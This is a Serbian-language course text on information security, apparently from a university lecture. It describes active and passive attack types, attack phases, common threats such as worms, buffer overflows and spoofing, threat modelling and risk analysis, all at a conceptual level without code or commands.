Aktivni napadi uključuju neke modifikacija toka podataka ili stvaranje lažnog toka. U literaturi se aktivni napadi najčešće dele u četiri kategorije: prerušavanje, ponovo pustiti, izmena poruke i odbijanje usluga. ***Prerušavanje*** *(engl. masquerade) se odvija kada se jedan entitet pretvara da je drugi-lažni entitet (Slika 1). Napad prerušavanje obično uključuje jedan od drugih oblika aktivnog napada. Na primer, autentifikovane sekvence mogu biti uhvaćene i promenjene nakon ispravne autentifikacije; na ovaj način omogućava se ovlašćenom entiteta sa malo privilegija da dobije dodatne privilegije koje ima lažni entitet.*




Slika 1.2.1 -Napad: prerušavanje [Izvor:Autor]

PONOVO PUSTITI I IZMENA PORUKA

Ponovo pustiti (engl. replay) uključuje pasivno hvatanje poruke i njeno naknadno slanje prouzrokujući neovlašćeni efekat.

Ponovo pustiti *(engl. replay) uključuje pasivno hvatanje poruke i njeno naknadno slanje prouzrokujući neovlašćeni efekat (Slika 2).* ***Izmena poruka*** *(engl. modification of messages) jednostavno znači da je neki deo legitimne poruke promenjen, ili da su poruke kasnile ili ponovo poslate, što proizvodi neovlašćeni efekat. Na primer, poruka "Dozvoli John Smith-u da čita poverljive datoteke sa računima" je modifikovana u "Dozvoli Fred Broun-u da čita datoteke sa poverljivim računima".*



Slika 1.2.2 -Napad: ponovo pustiti [Izvor:Autor]

1.2 Pasivni napadi

PASIVNI NAPADI - UVOD

Pasivne napade je vrlo teško prepoznati jer ne uključuju bilo kakve promene podataka.

Pasivni napadi su prisluškivanje (engl. eavesdropping) i praćenje prenosa (engl. transmissions). Cilj protivnika je dobijanje informacija koje se prenose.

Pasivne napade je vrlo teško prepoznati jer ne uključuju bilo kakve promene podataka. Tipično, poruka je poslata i primljena na naizgled uobičajen način, i ni pošiljalac ni primalac ne znaju da je treće lice pročitalo poruku ili posmatralo saobraćaj. Međutim, moguće je sprečiti uspeh tih napada korišćenjem šifrovanja. Dakle, naglasak je na prevenciji, a ne na otkrivanjima.


Tehnologija za maskiranje sadržaja je poznatija kao šifrovanje. Ako smo koristili šifrovanje za zaštitu sadržaja poruke, protivnik može i dalje posmatrati kontekst poruke i može napraviti model okruženja tih poruka. Na primer, napadač može odrediti lokaciju i identitet komunikacionog čvora i posmatrati frekvenciju i dužinu poruka. Ovakve informacije mogu biti korisne u pogađanju prirode komunikacije koja se odvija, što napadaču može otvoriti mogućnosti na napad druge vrste.

OTKRIVANJE SADRŽAJA PORUKE

Telefonski razgovor, e-mail poruka, i datoteka koja se prenosi može sadržati osetljive ili poverljive informacije.

Otkrivanje sadržaja poruke (Slika 1):

Telefonski razgovor, e-mail poruka, i datoteka koja se prenosi može sadržati osetljive ili poverljive informacije, kao što je to broj bankovnog računa ili lozinka korisnika.




Slika 1.3.1 -Pasivni napadi - otkrivanje sadržaja poruke [Izvor:Autor]

ANALIZA SAOBRAĆAJA

Ako je na neki način maskirao sadržaj poruke, tako da napadač, čak i ako uhvati poruku, nije u mogućnosti da dešifruje poruku i očita podatke iz poruke.

Analiza saobraćaja (Slika 2):

Pretpostavimo da je pošiljalac na neki način maskirao sadržaj poruke, tako da napadač, čak i ako uhvati poruku, nije u mogućnosti da dešifruje poruku i očita podatke iz poruke.




Slika 1.3.2 -Pasivni napadi - analiza saobraćaja [Izvor:Autor]

ALATI ZA OSLUŠKIVANJE MREŽNOG SAOBRAĆAJA

Wireshark na Raspberry Pi 3 je izuzento moćan alat za osluškivanje mrežnog saobraćaja.

Maleni računar veličine vizit karte poznat pod nazivom Raspberry Pi je izuzetno napredovao od svoje prvobitne verzije i danas se može koristiti kao moćan alat za osluškivanje računarske mreže. Izuzetno male dimenzije su pogodne za njegovo skrivanje a pored toga zbog dovoljno jakim performanski hardvera na njemu se može instalirati čitava distribucija Kali Linux-a koja postoji kompajlirana i za ARM procesor kakav je ovde u pitanju.



Slika 1.3.3 Raspberry Pi 3 [Izvor:Autor]

Poglavlje 2


Metodologije napada i modeliranje pretnji

OSNOVNE FAZE NAPADA

Važno je da razumemo prirodu potencijalnih napada na bezbednost informacija da bismo lakše mogli da preduzmemo odgovarajuće mere zaštite.

Važno je da razumemo prirodu potencijalnih napada na bezbednost informacija da bismo lakše mogli da preduzmemo odgovarajuće mere zaštite . Osnovne faze napada ilustrovane su Slikom 1.

- *Ispitaj i proceni (engl. survey and assess)*
- *Eksploatiši i prodri (engl. exploit and penetrate)*
- *Povećaj privilegije (engl. escalate privileges)*
- *Održi pristup (engl. maintain access)*
- *Odbij uslugu (engl. deny service)*



Slika 2.1.1 -Osnovne faze napada [Izvor:Autor]

OSNOVNE FAZE NAPADA - OBJAŠNJENJE

Prikaz osnovnih faza napada i njihovih specifičnosti.

Ispitaj i proceni (engl. survey and assess): Napadač posmatra sistem da bi utvrdio ranjivost. Na osnovu informacija prikupljenih na ovaj način napadač odlučuje koje resurse će napasti (obično najmanje odbranjene komponente).

Eksploatiši i prodri (engl. exploit and penetrate): Nakon što je analizirao metu, napadač pokušava da eksploatiše ranjivost i da prodre u mrežu ili sistem. Ako su mreža ili umreženi računar (najčešće server) potpuno osigurani, napadač će probati da uđe u sistem preko

aplikacije, tj. napadač će najlakše upasti u sistem kroz isti ulaz koji koriste legitimni korisnici. Na primer, može se upotrebiti stranica za prijavljivanje ili stranica koja ne zahteva proveru identiteta.


Povećaj privilegije (engl. escalate privileges): Pošto, uspe da uđe u sistem ili mrežu napadač će pokušati da poveća svoja prava. Pokušaće da preuzme administratorske privilegije, tj. da uđe u grupu korisnika koji imaju sva prava nad sistemom.

Održi pristup (engl. maintain access). Kada prvi put uspe da pristupi sistemu, napadač preduzima korake da prikrije tragove i da olakša buduće napade instaliranjem programa sa "zadnjim vratima" (engl. backdoor) ili korišćenje postojećih naloga koji nisu strogo zaštićeni. Da bi prikrio tragove napadač briše ili modifikuje dnevničke datoteke i koristi metode za skrivanje napadačevih alata. Pošto napadač želi da modifikuje dnev-ničke datoteke kako bi prikrio tragove, one treba da budu osigurane i da se redovno analiziraju. Analizom dnevničkih datoteka često se mogu otkriti rani znakovi pokušaja upada u sistem, i to pre nego što nastane šteta.

NAPAD PARALIZA ILI NEUTRALIZACIJA SERVISA

Predstavlja napad koji prouzrokuje odbijanje usluge, kako bi sprečili druge da koriste aplikaciju.

Napadači koji ne mogu da pristupe sistemu ili računarskoj mreži često preduzimaju napad koji prouzrokuje odbijanje usluge , kako bi sprečili druge da koriste aplikaciju (Slika 2). Primer ovakvog napada je SYN flood attack ; napadač koristi program koji šalje veliki broj TCP SYN zahteva da bi zagušio red dolazećih konekcija na server, onemogućavajući tako druge korisnike da se povežu na server i koriste njegove usluge.



Slika 2.1.2 -Šema napada paraliza ili neutralizacija servisa [Izvor:Autor]

2.1 Najčešće primenjivani napadi i pretnje

CRVI, VIRUSI I TROJANSKI KONJI

Crvi,virusi i trojanci kao primeri najčešće primenjivanih vrsta napada i pretnji.

Crvi *su samostalni zlonamerni programi koji se šire sa računara na računar. Uobičajene metode prenošenja crva su upotreba elektronske pošte i Internet servisa. Crv eksploatiše ranjivost sistema (na primer, prekoračenje bafera nekog mrežnog servisa) ili koristi metode prevare i obmanjivanja, poznate kao društveni inženjering, kako bi primorao korisnika da ga pokrene. Crv smanjuje performanse, a ponekad nanosi i dodatnu štetu.*

Za razliku od crva, koji su samostalni programi, virusi*su fragmenti koda koji se ubacuju u druge legitimne programe. Dakle, virus zahteva nosioca u vidu izvršne datoteke. Posle pokretanja, virus obično inficira i druge izvršne datoteke na sistemu. Virusi su, najčešće, vrlo destruktivni i teško se uklanjaju.*

Trojanski konj*je ilegalan segment koda, podmetnut u kod drugog programa, sa ciljem da promeni funkciju ili ponašanje originalnog programa. Posebna varijanta trojanskog konja je program koji oponaša proceduru prijavljivanja na sistem ili mrežu; napadač koristi programe ovog tipa i neznanje korisnika kako bi obezbedio pristup računarskom sistemu ili mreži sa tuđim privilegijama.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

PREPUNJENOST BAFERA

Prepunjenost bafera kao jedan od primera najčešće primenjivanih vrsta napada i pretnji.

Prepunjenost bafera *(engl.* buffer overflow *)na steku ili u dinamičkom delu memorije: Prepuna bafera je najčešći napad sa mreže pri pokušaju neovlašćenog pristupanja sistemu. Ovlašćeni korisnici mogu da odaberu ovu vrstu napada kako bi „prevarili“ sistem i ostvarili veća prava od onih koja imaju. Po pravilu, napadač koristi grešku u programu, to jest, neodgovarajuću kontrolu razdvajanja steka, podataka i koda. Tada napadač šalje više ulaznih podataka nego što program očekuje, prepunjava ulazno polje, argumente komandne linije ili ulazni bafer sve dok ne dođe do steka. Potom preko važeće adrese u steku upisuje adresu svog koda, puni deo steka svojim kodom, koji na primer izvršava neku komandu (kopira neke podatke ili pokreće komandni interpreter). U slučaju uspešnog napada, umesto nedovoljno zaštićenog programa, izvršiće se ilegalan kod ubačen zahvaljujući prekoračenju bafera.*

KLOPKA I LAŽNO PREDSTAVLJANJE

Klopka i lažno predstavljanje kao primeri najčešće primenjivanih vrsta napada i pretnji.

Klopka *(engl.* trapdoor *): Autor programa ostavlja slučajno ili namerno prazna mesta u svom kodu (klopku); napadač koji zna ta mesta može da podmetne svoj kod i time ostvari neku dobit. Pored toga, autor programa može izmeniti deo koda tako da se izmena ne može jednostavno primetiti. Na primer, zaokruživanje iznosa transakcije na neku celobrojnu vrednost u određenim trenucima, predstavlja klopku ukoliko se ostatak zaokruživanja prenosi na račun programera. Klopke se teško otkrivaju, jer treba analizirati celokupan kod sumnjivog programa.*

Lažno predstavljanje*, a neki to nazivaju isuviše generalnim imenom ''Varka'' (engl.* spoofing*). Tipično, napadač će se pretvarati da je host u sledećem paketu IP adresa u mreži. Kako DNS ne proverava odakle dolaze informacije, napadač može da izvrši napad lažiranjem tako što DNS servisu daje pogrešnu informaciju (ime računara od poverenja). Za zaštitu od ove vrste napada, treba proveravati autentičnost datagrama i naredbi; onemogućiti usmeravanje datograma sa nevažećih adresa; uvesti nepredvidljivost u kontrolne mehanizme konekcije, kao što su TCP tok brojeva i dinamička dodela adresa porta.*

PRISLUŠKIVANJE I NJUŠKANJE

Prisluškivanje i njuškanje kao primeri najčešće primenjivanih vrsta napada i pretnji.

Prisluškivanje ***(*** *engl.* eavesdropping ***):*** *Ovo je najjednostavniji tip napada. Pažljivo pisan program za prisluškivanje može „uzeti" korisničko ime i lozinku za pristup. Mreže za difuzno emitovanje, kao što su Ethernet mreže, naročito su podložne ovoj vrsti napada. Za zaštitu od ovog tipa pretnji, izbegavajte korišćenje mrežne tehnologije emitovanja, a koristite šifrovanje podataka. IP bezbednosnog zida (* firewall-a *) je vrlo koristan u sprečavanju ili smanjenju neovlašćenog pristupa, uskraćivanja usluga mrežnom sloju, i napada IP prevare. To nije korisno u izbegavanju iskorišćavanja slabosti mrežnih usluga ili programa i prisluškivanja.*

Njuškanje ***(****engl.*sniffing***):*** *Napadač specijalnim programima presreće TCP/IP pakete koji prolaze kroz određeni računar, i po potrebi pregleda njihov sadržaj. Kako se kroz mrežu obično kreću nešifrovani podaci, programom za njuškanje se lako može doći do poverljivih informacija.*

Slika 2.2.1 Alat wireshark [Izvor:Autor]

NEOVLAŠĆENI PRISTUP I EKSPLOATACIJA POZNATIH SLABOSTI

Neovlašćeni pristup i eksploatacija poznatih slabosti u programima kao primeri najčešće primenjivanih vrsta napada i pretnji.

Neovlašćen pristup **:** *To jednostavno znači da se ljudi koji ne bi trebalo da koristite usluge vašeg računara, mogu povezati i koristiti ih. Na primer, ljudi izvan vaše kompanije mogu da probaju da se konektuje na vaš NFS servera. Postoji više načina da se izbegne ovaj napad pažljivo navodeći ko može pristupiti računaru putem ovih usluga. Možete sprečiti pristup mreži svima, osim namenjenim korisnicima.*

Eksploatacija poznatih slabosti u programima**:** *Neki programi i usluge mreže nisu originalno dizajnirane sa jakim bezbednosnim mehanizmom, i ranjive su na napad; na primer, BSD daljinske usluge (rlogin, rexec, itd). Najbolji način zaštitite od ove vrste napada je da se onemogući svaka "ranjiva" usluga ili da se nađe alternativa. Ako je Open Source, ponekad je moguće popraviti slabosti u softveru.*

2.2 Principi modeliranja pretnji

MODELIRANJE PRETNJI

Model pretnji se sastoji od definicije arhitekture aplikacije i liste pretnji za različite scenarije aplikacije.

Modeliranje pretnji *treba da bude iterativan proces koji počinje u ranim fazama dizajna vašeg zahteva, i nastavlja tokom životnog ciklusa aplikacija. Postoje dva razloga za to. Prvo,*


nemoguće je da se u jednom prolazu identifikuju sve moguće pretnje. Drugo, uzimajući u obzir to da su aplikacije najčešće dinamičke, proces modelovanja pretnji treba da se ponavlja sa razvojem aplikacije.

Rezultat procesa modela pretnji je dokument koji članovima projektnog tima omogućava da jasno razumeju pretnje i moguće pristupe u rešavanju. Model pretnji se sastoji od definicije arhitekture aplikacije i liste pretnji za različite scenarije aplikacije.

ŠEST FAZA MODELOVANJA

Proces modelovanja pretnji odvija se u šest faza.

Proces modelovanja *pretnji odvija se u šest faza, a može se primeniti i za postojeće aplikacije, i za aplikacije koje se tek razvijaju. Na Slici 1 prikazan je proces modeliranja pretnje.*



Slika 2.3.1 -Proces modeliranja pretnje [Izvor:Autor]

PREGLED PROCESA MODELIRANJA

Lista koraka u procesu modeliranja.

- ***Identifikovanje imovine***

U ovom koraku identifikuje se vredna imovina koju sistem treba da zaštiti.

- ***Napraviti pregled arhitekture***

Korišćenjem jednostavnih dijagrama i tabela, dokumentuje se aplikacija, uključujući podsisteme, granice poverenja i tokove podataka.

- ***Dekompozicija aplikacije***

Vrši se dekompozicija arhitekture aplikacije, uključujući osnovnu arhitekturu mreže i računara/servera, kako bi se napravio sigurnosni profil aplikacije. Cilj bezbedonosnog profila je da pokaze ranjivosti u dizajniranju, implementaciji, instalaciji i konfigurisanju aplikacije.

- ***Identifikovanje pretnji***

Imajući u vidu ciljeve napadača i poznajući arhitekturu i moguće ranjivosti aplikacije, identifikuju se pretnje koje mogu da ugroze aplikaciju.

- ***Dokumentovanje pretnji***

Pretnje se dokumentuju korišćenjem zajedničkog šablona, kojim se definiše osnovni skup atributa.

OCENA PRETNJI

Ocena pretnje je merenje verovatnoće pretnje u odnosu na štetu koju može prouzrokovati ako se napad dogodi.

Pretnje *se rangiraju po prioritetu kako bi se prvo rešavale najznačajnije pretnje, tj. one koje predstavljaju najveći rizik. Ocena pretnje je merenje verovatnoće pretnje u odnosu na štetu koju može prouzrokovati ako se napad dogodi. Analizom se može pokazati da za određene pretnje ne treba preduzimati nikakve akcije jer je rizik od te pretnje mnogo manji od troškova za zaštitu.*

Poglavlje 3

Rizik


UPRAVLJANJE RIZIKOM

Rizik je za nekog pretnja, a za nekoga prilika.

Upravljanje rizikom *je proces uravnotežavanja troškova za zaštitu od rizika i troškova od izloženosti riziku. Kada su trošak za zaštitu od rizika i trošak izloženosti riziku skoro jednaki – u istoj tački, mere sigurnosti sistema su uravnotežene i osmišljene na odgovarajući način (Slika 1).*

Kada korisnik odlučuje kako će reagovati na rizik, izabraće jednu od tri mogućnosti:

- ***Prihvatiti rizik:*** *Ako je izloženost mala, a troškovi zaštite veliki, politika sigurnosti može prihvatiti rizik.*
- ***Dodeliti rizik****: U nekim slučajevima manji su troškovi, tj. isplativije je prihvatanje rizika nego direktna zaštita od njega.*
- ***Izbeći rizik:*** *Ovo uključuje primenu neophodnih sigurnosnih mera da incident uopšte ne nastane, ili takvih mera da incident postaje mnogo manje verovatan.*




Slika 3.1.1 -Ravnoteža troškova zaštite i sigurnosti [Izvor:Autor]

DEFINISANJE RIZIKA

Koraci kroz koje je potrebno proći da bi se definisali rizici organizacije.

- Tehnike za prikupljanje rizika
- Identifikacija izvora rizika
- Identifikacija pretnji
- Identifikacija ranjivosti
- Identifikacija posledica



Slika 3.1.2 Matrica rizika [Izvor:Autor]

3.1 Analiza rizika

ANALIZA RIZIKA - UVOD

Analiza rizika predstavlja procenu važnosti svake pretnje, da bi se procenilo da li treba preduzeti mere zaštite.

Pre sprovođenja bezbednosne politike, potrebno je proceniti troškove sprovođenja mera bezbednosti, tj. projektovanju sistema zaštite treba prići sa aspekta analize rizika. Procenom rizika identifikuju se potencijalne pretnje i rizici koji se mogu javiti. Analiza rizika predstavlja procenu važnosti svake pretnje, da bi se procenilo da li treba preduzeti mere zaštite. Troškovi rada sa nekim pretnjama (npr. nizak nivo krađe koja se može kvantifikovati) mogu biti manji od troškova prevencije. Analiza rizika zavisi od:

- *vrednosti onoga što želimo da zaštitimo;*
- *verovatnoće da će se pretnja izvršiti;*
- *poznavanje napadača.*

Trebalo bi maksimizirati bezbednost i minimizirate usluge. Može se reći da bezbednost predstavlja *proces održavanja prihvatljivog rizika. Rizik se obično izražava u obliku jednačine rizika:* ***RIZIK = PRETNJA x RANJIVOST x VREDNOST IMOVINE***

Informacije za procenu rizika mogu biti nabavljena putem niza izvora. Policija može da pruži kriminalu statistiku na području gde se objekti nalaze, omogućujući vam da odredite verovatnoću vandalizma, krađe. Takođe, osiguravajuća društva mogu pružiti informacije o

rizicima sa kojima se suočavaju druge kompanije, kao i iznose koji su isplaćeni kada su ti rizici postali realnost. Drugi izvori mogu biti novinske agencije, organizacije za praćenje računarskih incidenata i online resursa.


Imovina će imati različite rizike povezane sa njima. Mora se uspostaviti korelacija različitih rizike sa svakim delom imovine u preduzeću. Neki rizici će uticaj na ukupnu imovinu preduzeća, kao što su rizik od požara koji će usloviti rušenje zgrade i sve u njoj. U drugim slučajevima deo imovine će biti pogođen određenim rizicima. Kad se odredi imovina koja može biti pogođena različitim rizicima, tada je potrebno da se utvrdi verovatnoću pojavljivanja rizika. Iako mogu postojati brojne pretnje koje mogu da utiču na poslovanje preduzeća, nisu sve od njih verovatne. Na primer, tornado je vrlo verovatan za firmu koja se nalazi u Oklahoma City, ali nije verovatan u New York-u. Iz tog razloga, mora se realno izvršiti procena rizika.

ZAVISNOST IZMEĐU BEZBEDNOSTI I CENE

Potrebno je vrednovati i potencijalne štete od gubitka privatnosti, narušavanje ugleda, pravne obaveze, neželjenu izloženost masovnim medijima.

Pri proračunu i proceni troškova ne treba uzeti u obzir samo stvarno izgubljeni novac. Potrebno je vrednovati i potencijalne štete od gubitka privatnosti, narušavanje ugleda, pravne obaveze, neželjenu izloženost masovnim medijima, tj. gubitak poverenja i reputacije, troškove raščišćavanja, oporavka i sve druge.

Na Slici 1 je prikazan dijagram zavisnosti bezbednosti i cene za sprovođenje bezbednosnih usluga i mehanizama.



Slika 3.2.1 Zavisnost između bezbednosti i cene [Izvor:Autor]

OSETLJIVOST I IZLOŽENOST SISTEMA

Ukupna izloženost neke organizacije jednaka je zbiru parcijalnih izloženosti za sve događaje.

Osetljivost sistema *na neki događaj definiše se kao finansijski gubitak koji pretrpi organizacija ako se taj događaj desi.*

Izloženost sistema*nekom događaju (riziku) definiše se kao osetljivost na događaj, pomnožena verovatnoćom njegovog dešavanja. Verovatnoća rizika određuje vremenski interval u kojem se očekuje jedno dešavanje tog događaja.*

Na primer:

- *verovatnoća dešavanja požara je jedanput u 40 godina,*
- *verovatnoća dešavanja operatorske greške kojom se uništava jedna datoteka iznosi jedanput u 4 godine,*
- *verovatnoća dešavanja softverske greške iznosi jedanput u 10 dana.*

Navedimo primer izračunavanja izloženosti sistema.

Ako je procenjeno da neki događaj može da izazove gubitak od 1.000.000 dinara, a verovatnoća njegovog dešavanja za godinu dana iznosi 0.5%, onda je izloženost sistema:

I = P x V = 0,005 x 1.000.000 = 5.000 dinara

